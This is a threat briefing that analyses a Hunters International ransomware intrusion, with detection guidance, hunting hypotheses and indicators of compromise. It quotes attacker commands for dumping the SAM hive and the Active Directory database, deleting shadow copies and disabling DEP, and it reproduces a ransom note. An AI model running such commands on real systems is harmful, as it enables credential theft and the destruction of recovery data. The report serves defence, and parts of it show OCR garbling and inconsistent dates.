FORESCOUT RESEARCH | VEDERE LABS

Anatomy of an Attack: Hunters International Ransomware

Threat Briefing

Author: Sai Molige
Prashant Tilekar

Date: January 9, 2024

TABLE OF CONTENTS

1. Threat Briefing Summary

Threat Actor: Hunter's International
Attack Type: Ransomware
Entry Point: Oracle web server
Attack Timeline: July to Sept. 2024

Key Attack Observations:

- Lateral movement
- Sensitive data exfiltration
- File encryption
- Data recovery disablement

Background

Hunters International is a ransomware-as-a-service (RaaS) operation that first emerged in October 2023, claiming over 200 victims since its inception. In November 2024 alone, the group claimed 24 victim organizations — for an average of nearly one per day.

Regions Attacked	Incidents
United States	10
EU	7
South America	3
Asia	2
UK	2

Known for its adaptable design, Hunters International ransomware is written in Rust, enabling it to bypass detection, accelerate encryption, and ensure cross-platform compatibility. The malware shares code similarities with Hive ransomware but improves upon Hive's design by streamlining command-line options and optimizing key management. Notably, it embeds encryption keys within the encrypted files — a technique that complicates decryption while simplifying the recovery process for victims who pay the ransom.

HUNTERS INTERNATIONAL
Ransomware & Data Extortion Group

In this report, we analyze an incident where attackers exploited a public-facing Oracle web server to gain initial access to a victim's network. Following this, they conducted reconnaissance and lateral movement using commodity tools, exfiltrated sensitive data, disabled data recovery options, and finally encrypted files using the Hunters International encrypter. We also provide malware analysis and recommendations for detecting, mitigating, and hunting for this type of activity.

CAPABILITY


Tools:

- SharpRhino (Parcel RAT, ThunderShell, SMOKEDHAM)
- encrypter_windows_x64.exe
- Tools in IOCs

ADVERSARY

Hunters International Affiliated with:

- Riide Infostealer
- Snatch Ransomware
- Former BlackCat/LockBit



VICTIM

245 Total Victims:
US(129), UK(14), CA(11), FR(9), DE(8)
Industries:
(Health, Automotive, Manufacturing, Logistics, Finance, Education, Food)

INFRASTRUCTURE


Oriion Domains:

- hunter33*[.]onion
- hunters55*[.]onion
- IOCs

2. Incident Description

In July 2024, we observed an increase in security alerts on a network we monitored, signaling potential malicious activity. We only had partial endpoint visibility on that account as part of a proof-of-concept engagement, so these alerts were inconclusive at the time. They were subsequently connected to a broader attack campaign. By September 2024, the attackers had posted information about their activities on data leak sites, confirming our suspicions. During the investigation, we uncovered evidence of exploitation attempts targeting multiple vulnerabilities, credential dumping, and the use of SMB and RDP for lateral movement across the network.

After a thorough investigation, we reconstructed the sequence of events leading to the incident — limited by the partial visibility. The process is summarized in the figure below:



2.1. Initial Access

The investigation identified two potential methods by which the attacker might have gained access to the environment.

1. **Renamed AutoIt Malware**
   The attackers deployed renamed AutoIt malware, followed by network scanning activity. They also attempted to compromise domain controllers using Zerologon and SECRETSDUMP DCSYNC demonstrating their intent to escalate privileges and gain control over the domain.

2. **Oracle WebLogic Server**
   The attackers connected to the debug port 8453 of an Oracle WebLogic server which allowed them to execute commands as `java.exe` and install the China Chopper web shell. The exact method of compromise for the Oracle machine remains unknown, whether through a vulnerability or another vector.

   Currently, there are 10 Common Vulnerabilities and Exposures (CVEs) associated with WebLogic that are listed as Known Exploited Vulnerabilities (KEV) by CISA. The most recently added CVE, CVE-2020-14644, was observed being exploited in September 2024, aligning with the timeline of this incident.

   The commands executed by the attackers were the following:
   - `cmd.exe /c whoami Parent Process: c:\\\\\\\\program files\\\\\\\\java\\\\\\\\jdk1.8.0_211\\\\\\\\bin\\\\\\\\java.exe Command Line: c:\\\\\\\\progra~1\\\\\\\\java\\\\\\\\jdk18~1.0_2\\\\\\\\bin\\\\\\\\java -server -xdebug -xnoagent -xrunjdwp:transport=dt_socket,address=8453,server=y,suspend=n [...]`

- `cmd /c "cd /d C:\\\\Oracle\\\\Middleware\\\\Oracle_Home\\\\xxx\\\\xxx\\\\xxx\\\\&cd C:\\\\Intel\\\\&echo [S]&cd&echo [E]"`

2.2. Reconnaissance and Lateral Movement

After gaining access, the attackers conducted reconnaissance and lateral movement to map the network and escalate privileges. They created a folder named `Intel` as their central location for storing tools and information about the environment. Key reconnaissance activities included executing the following commands:

- `whoami` to identify the current user.
- `ipconfig /all` for network enumeration.
- `nltest /domain_trusts` to gather domain trust relationships.

To identify potential targets and paths to domain compromise, the attackers performed user enumeration using the following command:

```
cmd /c "cd /d "c:\\\\\\\\Intel"&dsquery * -limit 0 -filter
"&(objectClass=User)(objectCategory=Person)" -attr objectSID sAMAccountName
displayName last Logon pwdLastSet accountExpires mail memberOf > da.txt" 2>&1
```

The attackers obtained an account with administrative rights and gathered local system credentials using SAM and SYSTEM hive dumps to move laterally. They executed the following command:

```
cmd.exe /c "cd /d "c:\\intel"&reg save hklm\\sam sam.txt" 2>&1
```

To gain full control over the domain, the attackers exploited domain services like *lsarpc* and *netdfs*, possibly using DFSCoerce to manipulate the domain controller. This allowed them to access the Active Directory database, which they dumped using:

```
ntdsutil "ac i ntds" "ifm" "create full c:\\root" q q.
```

The attackers used a variety of common administrative and red teaming tools for lateral movement, including:

- Plink
- Impacket
- AnyDesk
- TeamViewer
- RDP leveraging the exposed Administrator account, and domain admin accounts.

They also added accounts to the Administrator or RDP groups using the `net1` command to maintain access. Manual typing observed in the logs for the commands below indicates the involvement of a human operator navigating the environment interactively.

```
"cmd.exe" /c net user \\\\
```

```
" net user ------------------------------------------------------------------------
-------"
```

```
"cmd.exe" /C net user command"
```

```
"c:\\windows\\system32\\net1 user completed", "c:\\windows\\system32\\net1 user
the"
```

```
c:\\windows\\system32\\net1 user administrator"
```

In addition to targeting Windows systems, the attackers also investigated Linux machines. They ran the following commands to gather information about user privileges and system settings:

- `sh -c (/bin/cat /etc/passwd | /bin/egrep -v '^[[:space:]]*[+#-]' | cut -d: -f1,3,4 | /bin/sed 's/ //g'`
- `grep -e -q ^wheel: /etc/passwd`
  `egrep -q ^adm: /etc/passwd`

2.3. Impact: Data Collection, Exfiltration and Encryption

The attackers escalated their campaign by targeting a database server. They enabled *xp_cmdshell* to execute operating system commands directly from the SQL server and used *mysqldump* to extract the database content.

```
WinEvtLog: Application: INFORMATION(15457): MSSQLSERVER: (no user): no domain: xxxx.xxxx.xxx
x: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

The exfiltrated files were then uploaded to the MEGA file-sharing service, indicating a deliberate and efficient data exfiltration strategy.

The final phase began with the distribution of a file named `delete.me` across the network using SMB. The contents of this file remain unknown.

Subsequently, the attackers unzipped and executed the final ransomware payload, *`encrypter_windows_x64.exe`*, using the following commands:

`c:\\program files\\winrar\\winrar.exe" x -iext -ver -imon1 --"c:\\users\\xxx\\desktop\\xxx\\encrypter_windows_x64.zip"`

and


`downloads\\\\encripter\\\\encrypter_windows_x64.exe -c localhost`.

Once deployed, the ransomware systematically disabled backup and recovery options by:

- Erasing shadow copies using `vssadmin.exe delete shadows /all /quiet` and `wmic.exe shadowcopy delete`
- Disabling Data Execution Prevention (DEP) with `bcdedit.exe /set {current} nx alwaysoff`

The ransomware enumerated files across the system, encrypted them and propagated its activity across the entire network. It left a ransom note behind on affected systems.

The ransom note was similar to the following (not from the incident):



```
read me now!.txt
File    Edit    View

1. WHAT HAPPENED? <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

Your company's network has been compromised by the HUNTERS INTERNATIONAL group. All files are encrypted using a military-grade AES encryption algorithm.
A large amount of sensitive data was exfiltrated.

We usually download:
- Employees personal data: CVs, DL, SSN, PII, NDA contracts, etc.
- Financial information: documents, payrolls, bank statements, bills, transfers, budgets, annual reports, etc.
- Customer data: contracts, PII, contacts, purchase agreements, etc.
- Confidential: source code, trade secrets, technology, blueprints, documents, etc.
- Work files, databases, legal documents, corporate correspondence.
- Accounting data.
- Audit reports.


2. WHAT DO WE OFFER <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

To prevent exfiltrated data from being disclosed and to decrypt all the files you need to make a payment. Contact us following the instructions:
1) Install and run "Tor Browser" from https://www.torproject.org/download/
2) Go to a dedicated website:
   https://hunters33mmcwww7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/
   https://hunters33dootzzwybhxyh6xnmumopeoza6u4hkontdqu7awnhmix7ad.onion/ (mirror)
3) Log in using the credentials: oo:ee


3. WHAT IF NOT? <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

We have the most powerful data leak site on the Internet. There are a lot of journalists, researchers and other hackers.
https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/  https://huntersinternational.net/ (mirror)

An incomplete list of risks you are facing in case of non-payment:
- Loss of customer trust and loyalty.
- Damage to the company's reputation.
- Legal consequences and compliance fines.
- Financial losses and costs associated with data recovery.
- Impact on competitive advantage and market share.
- Breach of data privacy regulations and laws.
- Disruption of business operations.
- Reduced employee morale and productivity.
- Potential for intellectual property theft.
- Loss of trade secrets and proprietary information.


4. KEEP IN MIND <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
- Do not try to decrypt using third-party software. You will damage the files.
- Do not report to the Police, FBI, etc. They don't care about your business. They simply won't allow you to pay. As a result, you will lose everything.
- Do not hire a recovery company. They can't decrypt without the key.
  They also don't care about your business. They believe that they are good negotiators, but it is not. They usually fail. So speak for yourself.
- Do not re·ect to pay. Exfiltrated files will be disclosed right away.
```

We analyze the functionality of the ransomware executable in the next section.

3. Encrypter Analysis

When executed, the Hunters International encrypter begins by validating the provided command-line arguments. If no arguments are detected, the program terminates immediately.

To initiate successfully, the malware requires the `-c` argument followed by valid credentials in the format `-c username:password`. These credentials are embedded into the ransom note generated by the malware, providing victims with login details for a chat portal controlled by the threat actor.

The encrypter also accepts an optional argument: the folder path to encrypt. This path can be specified directly after the `-c` argument, allowing the attacker to limit the encryption scope to a single directory.

Notably, the ransomware features a graphical user interface (GUI), designed to make its operation user-friendly for attackers. This GUI design simplifies the customization and execution process, enabling operators with minimal technical expertise to deploy the ransomware effectively while retaining precise control over its functionalities.

3.1. Process Termination and File Encryption

The ransomware employs a multi-stage process to terminate critical services and encrypt files, ensuring maximum impact on the compromised environment.

Privilege escalation and process termination

Using `CreateToolhelp32Snapshot` the ransomware enumerates running processes and targets `winlogon.exe` to escalate privileges by impersonating its token. It then uses `Process32Next` to locate and terminate processes on its predefined list. This includes applications protecting files, such as antivirus software, database services, or virtual machines, ensuring the encryption process is unhindered.

To manage services, the ransomware leverages `OpenSCManagerW` and `EnumServicesStatusW`, to enumerate active services. It terminates targeted services, and their dependencies using `EnumDependentServicesA`. This systematic approach disables protective measures that could block or interfere with file encryption.

Encryption Process

Files are encrypted using the AES encryption algorithm, with keys securely generated via `BCryptGenRandom` and AES hardware instructions for speed and efficiency. To further protect the AES keys, the ransomware employs an asymmetric RSA encryption algorithm to secure the AES keys with a public key. Only the attackers have access to the corresponding private key, making unauthorized decryption impossible.

This dual-layer encryption strategy (AES for file encryption and RSA for securing AES keys) makes decryption practically infeasible without payment. Additionally, it enables attackers to scale their operations securely, as victims must engage with the ransomware operators to obtain decryption keys.

Targeting network drives and file types

The ransomware enumerates network shares and drives using `GetLogicalDriveStringsW` and `GetDriveType`, encrypting all accessible data unless deemed system critical. File enumeration is performed using `FindFirstFileW` and `FindNextFileW`, with system files and essential programs skipped to maintain basic system functionality.

File renaming and ransom notes

After encryption, the ransomware appends the `.LOCKED` extension to each affected file's original name, signaling that the files have been compromised and are inaccessible without decryption.

Then, it generates ransom notes titled `read me now!.txt` which are strategically placed in the root directory *and* every folder containing encrypted files. These notes provide victims with instructions for communicating with the ransomware operators and paying the ransom.

3.2. Data Recovery Obstruction

The ransomware employs multiple tactics to obstruct data recovery and backups. It spawns several child processes to execute key commands, including:

1. Using **WMIC.exe** to delete volume shadow copies, preventing recovery via previous system snapshots.
2. Running **bcdedit.exe** to disable system recovery, effectively disabling system recovery options.

3. Executing **wbadmin.exe** to erase system state backups, eliminating another potential avenue for recovery.

These actions render common recovery mechanisms ineffective, leaving victims with no viable alternative to data restoration. This deliberate destruction maximizes the impact of the attack and increases the likelihood of victims complying with ransom demands.


4. Infrastructure Analysis

Hunters International used the website huntersinternational[.]org in the past along with their onion links. We have observed other websites with similar naming conventions, such as huntersinternational[.]top and huntersinternational[.]vip, hosted on:

- 45.196.181[.]163
- 154.202.244[.]136
- 45.196.178[.]183
- 45.196.178[.]178

All these IP addresses are hosted on ASN PEG-SV, 54600, with ports 80, 21, 55428 (SSH), and 20949 (HTTP - Ngnix).

Analyzing these ports in conjunction, we identified 203 IP addresses within the same ASN, along with 4 IP addresses in other ASNs (Google Cloud and Vodaphone). However, the latter are likely benign based on the additional information observed on them.



5. TTPs and Detection Opportunities

TECHNIQUE	ARTIFACT	DETECTION OPPORTUNITY
Exploit Public-Facing Application	debug ports (8453) on WebLogic servers	Monitor for connections to debug ports and subsequent `java.exe` spawning `cmd.exe` (or other unusual parent-child relationships)
Web Shell	China Chopper deployment in WebLogic	Track web shell command patterns. Correlate with network traffic or endpoint reconnaissance commands.
Command and Scripting Interpreter	Usage of `cmd.exe`	1. Monitor parent-child relationships. 2. Pair observations with command line arguments and length analysis.
User Execution	Users downloading and executing malicious files	Perform long tail analysis, identify new executables, track their prevalence and user's context
External Remote Services	Unauthorized deployment of Remote Monitoring and Management (RMM) tools (e.g. AnyDesk, TeamViewer)	Monitor for RMM installation and associated network connections. Start with LOLRMM and establish a baseline of known RMM tools in the environment to detect anomalies.
Remote Desktop Protocol	RDP abuse for lateral movement	Build baseline of RDP connections and authentication patterns. Detect deviations, new connections, or changes in RDP configurations on the host.
Scheduled Task	Execution of batch file using `schtasks`	Monitor: 1. Windows events 4698 - 4702 in "Microsoft-Windows-Security-Auditing" channel. 2. "Microsoft-Windows-TaskScheduler/Operational" logs 3. File creations in `C:\Windows\System32\Tasks` folder (`Sysmon Event 11`) with `svchost.exe` as the creation process 4. Registry changes (`CreateKey`, `DeleteKey`, `SetValue`) (`Sysmon Events 12,13,14`) `svchost.exe` is the Image and `TargetObject` is the path 5. Image load events for `taskschd.dll` (`Sysmon Event 7`) 6. Command line arguments.
Security Account Manager	Credential dumping through SAM registry hive	Monitor access to processes and registries that support credential dumping.
Forced Authentication	Coercion attacks against domain controller	Track event ID 5145 in Microsoft-Windows-Security-Auditing for `IPC$` in `ShareName` and `RelativeTargetName` containing `netdfs`, `lsarpc`, `efsrpc` , `srvsvc`, `samr` or `netlogon`.
Valid Accounts	Use of administrator and privileged accounts for lateral movement	Establish a baseline of normal user actions, locations and execution formats. Detect deviations from expected behavior.
System Information Discovery	Enumeration using built-in tools (LOLBINs)	Create a baseline for expected enumeration behaviors, including who performs them, from where, and in what format. Detect deviations from these patterns.

SMB/Windows Admin Shares	File transfer using SMB	Track suspicious file patterns (e.g. `delete.me`) against a baseline. Analyze network traffic for deviations in SMB connections. Perform long-tail analysis of transferred files to detect uncommon executables. Track connections to Admin shares.
Disable or Modify Tools	Security control tampering	Monitor for DEP changes or security tool tampering using `bcdedit.exe`.
Indicator Removal on Host	Deletion of volume shadow copies	Track shadow copy deletions via `VSSadmin.exe`
Data Encrypted for Impact	Ransomware encryption and ransom notes	Detect ransomware activity with file encryption via encrypter_windows_x64.exe and the creation of ransom notes (`read me now!.txt`) across multiple accounts
Exfiltration Over C2 Channel	Data staging and movement	Monitor large data transfers using network byte analysis (inbound and outbound)
Data from Local System	Database targeting and dumps	Track changes to `xp_cmdshell` settings and detect `mysqldump` operations
Application Layer Protocol	Potential C2 communication via `ncat` on port 1752	Monitor connections to port 1752 and associated IP addresses.

6. Threat Hunting Opportunities

Using our **A.P.E.X. framework** – which includes evidence from **Analyzing the environment (A)**, **Profiling threats (P)**, **Exploring anomalies (E)**, and **considering X-factors (X)** – we generated the following threat hunting hypotheses.

Based on observed attack patterns **[P]**, our primary hypothesis is that Hunters International targets enterprise environments by exploiting debug ports and service vulnerabilities.

We anticipate systematic domain reconnaissance **[E]**, credential harvesting **[E]**, and the use of legitimate administrative tools **[X]** to enable lateral movement and deploy ransomware.

Examples of concrete focused hypotheses include:

1. **Debug Port Exploitation:**
    - **Hypothesis:** Based on WebLogic debug port exploitation [P], attackers may target debug interfaces across enterprise applications [A].
    - **Expected observations**:
        - Unauthorized Java processes or other processes like `vscode.exe` [E].
        - Unusual command execution from application services [E].
        - Web shell deployment attempts [X].

2. **Domain Enumeration:**
    - **Hypothesis:** Based on domain enumeration patterns [P], attackers may use built-in Windows utilities (LOLBAS) for reconnaissance [A].
    - **Expected observations:**
        - Domain trust enumeration sequences [E].

- Detailed user queries using LDAP [E].
- Evidence of output redirection to text files for offline analysis [X].

3. **Credential Harvesting Activities:**
    a. **Registry dumping**
    - **Hypothesis:** Based on observed registry dumping patterns [P], we hypothesize that attackers may target system and SAM hives across multiple hosts [A].
    - **Expected observations**:
        - `reg.exe` usage for registry saves [E]
        - Attempts to move registry hives across network shares [X].

    b. **Coercion Patterns:**

    - **Hypothesis:** Based on coercion attempts [P], attackers may target domain controllers for forced authentication [A].
    - **Expected Observations:**
        - Unexpected anonymous authentication attempts to domain controllers [E].
        - Authentication attempts to non-existent shares [E].
        - Access attempts to LSARPC and NETDFS interfaces [X].

    Coercion patterns are detectable through authentication logs, network share attempts, machine account authentication events, RPC interface, endpoint, network monitoring and named pipe access attempts.

    c. **Impacket Credential Access:**
    - **Hypothesis:** Given Impacket's credential access capabilities [P], attackers may use tools like `secretsdump` [A].
    - **Expected Observations:**
        - Patterns of DCSync attempt from non-DC IPs and sequential access patterns to AD objects with specific GUIDs related to replication [E].
        - File pattern for `Named pipe protected_storage` in IPC shares [E]
        - Sequential SAM, SYSTEM, SECURITY registry hives access, access to BCKUPKEY of class Policy\Secrets [E].
        - API call `LsarRetrievePrivateData` from `advapi32.dll`, and DPAPI audit events in Microsoft-Windows-Security-Auditing channel [E].
        - Remote registry access attempts [E].
        - Random file creation patterns [E].
        - Access attempts to `winreg`, `svcctl` or other unusual named pipes [X].

    d. **Impacket Suite Usage:**
    - **Hypothesis:** Based on observed Impacket artifacts [P], attackers may use Impacket tools for network movement and exploitation [A].
    - **Expected Observations:**
        - File writing in admin shares, service creation/installation, registry creation of service, process creation and named pipe access [E].
        - File output redirection [E].
        - Least Frequent Occurrence (LFO) service names, unusual file creation patterns and unusual command patterns in `taskinstallations` [E].
        - Sequential authentication attempts across multiple hosts [X].

    Analyze SMB traffic patterns, service creation events, and authentication logs to identify Impacket Suite usage.

4. **Protocol Abuse:**
    a. **RPC Exploitation:**
        - **Hypothesis:** Based on RPC abuse patterns [P], we h attackers may leverage RPC for privilege escalation and lateral movement [A].
        - **Expected Observations:**
            - Sequential RPC connections across multiple hosts [E].
            - Unusual **Microsoft-Windows-DFSN-Server/Admin** events (514, 515) [E].
            - RPC calls to sensitive interfaces (UUID) from unexpected sources [X].

    b. **SMB Activity:**

        - **Hypothesis:** Based on observed SMB patterns [P], attackers may use SMB for tool distribution and data collection [A].
        - **Expected Observations:**
            - Creation of hidden shares [E].
            - SMB traffic with distinctive file names (e.g., `delete.me`) [E].
            - Large-scale file transfers over SMB during unusual hours [X].

5. **RMM Tools:**
    - **Hypothesis:** Based on the observed remote access tools [P], attackers may leverage multiple legitimate remote access solutions [A].
    - **Expected Observations:**
        - Combinations of RDP, tunnelling tools, and commercial remote access software [E].
        - Often from systems with distinctive hostnames and network connections [X].

    a. **AnyDesk Activity:**
        - **Hypothesis:** Based on the observed AnyDesk usage [P], attackers may use AnyDesk for remote access [A].
        - **Expected Observations:**
            1. Unauthorized AnyDesk installations [E].
            2. AnyDesk installation via command line [E].
            3. AnyDesk-specific file, DLL, and network patterns [X].

    b. **TeamViewer Activity:**
        - **Hypothesis:** Given TeamViewer presence [P], attackers may leverage existing or deploy new TeamViewer instances [A].
        - **Expected Observations**:
            1. TeamViewer process creation/installation on systems where it already exists [E].
            2. Unusual interaction patterns like transferring files/tools in a session[E].
            3. Remote access from computers/accounts other than the approved ones [E].
            4. Suspicious system activity followed by TeamViewer session [X].

6. **Post-Exploitation Activities:**
    - **Tunnelling with Plink:** Based on observed tunnelling activities [P], attackers may use tools like Plink for covert communication [A].
        - **Expected Observations:**
            1. SSH connections on non-standard ports [E].
            2. Persistent network connections initiated by command line tools [E].

3. Uncommon processes and/or unusual parent-child process relationships involving network tools [X].

- **Command Line Tool Abuse:** Given abuse of native tools [P], attackers may abuse legitimate Windows utilities [A].
  - **Expected Observations:**
    1. Unusual combinations of parameters, patterns, and/or command-line arguments [E].
    2. Command-line execution from unexpected directories or personnel [E].
    3. Scripted execution of multiple system utilities in sequence [X].

7. **Pre-Ransomware Activities:**
   - **Hypothesis:** Based on observed preparation activities [P], ransomware deployment may follow specific system modifications [A].
   - **Expected Observations:**
     - Shadow copy deletion commands [E].
     - Security control modifications [E].
     - Distribution of test files across network shares [X].

7. Indicators of Compromise (IoC)

HOSTNAMES	COMMANDS	TOOLS	IP	FILE NAMES	HASH
DESKTOP-KMG9A24	bcdedit.exe /set {current} nx alwaysoff	Anydesk.exe	15.204.226.3	2iioUFb6k96bXOdHPHuOcpaN5Oo.php	c0346cb424ef7cb09471f0c8eab4a59b9235fb8990b4d38ab1e9263eb6d540c9
DESKTOP-LE0MBB7	c:\windows\system32\net1 user administrator	bcdedit.exe	38.147.122.254	2iioil3giwul0jtl90ncbj8pdhf.php	389aa9632a1ac7e086b96217a81460da948a4e76dce105c30bbbf23fdbe4b0ae
DESKTOP-TEST	c:\windows\system32\vssadmin.exe delete shadows /all /quiet	dsquery.exe	38.170.95.62	2iionfftr34df2g1kepxj76qupj.php	
HOME-PC	c:\windows\system32\wbem\wmic.exe shadowcopy delete	encrypter_windows_x64.exe	49.12.80.147	2iiorwlw4qpqfd8a39ynyih40cw.php	
KALI	cd C:\Intel\&echo [S]&cd&echo [E]	Impacket suite (secretdump,	87.106.168.172	2iinwvuivdfk3tcuseoysivddjq.php	
WIN-L0RDO7802I1	cmd /d /c “hostname”	ncat.exe	91.132.147.156	[delete.me] (http://delete.me)	
WIN-O0CMEUKK46I	cmd.exe /c “ipconfig /all”	net.exe	135.148.100.233	da.txt	
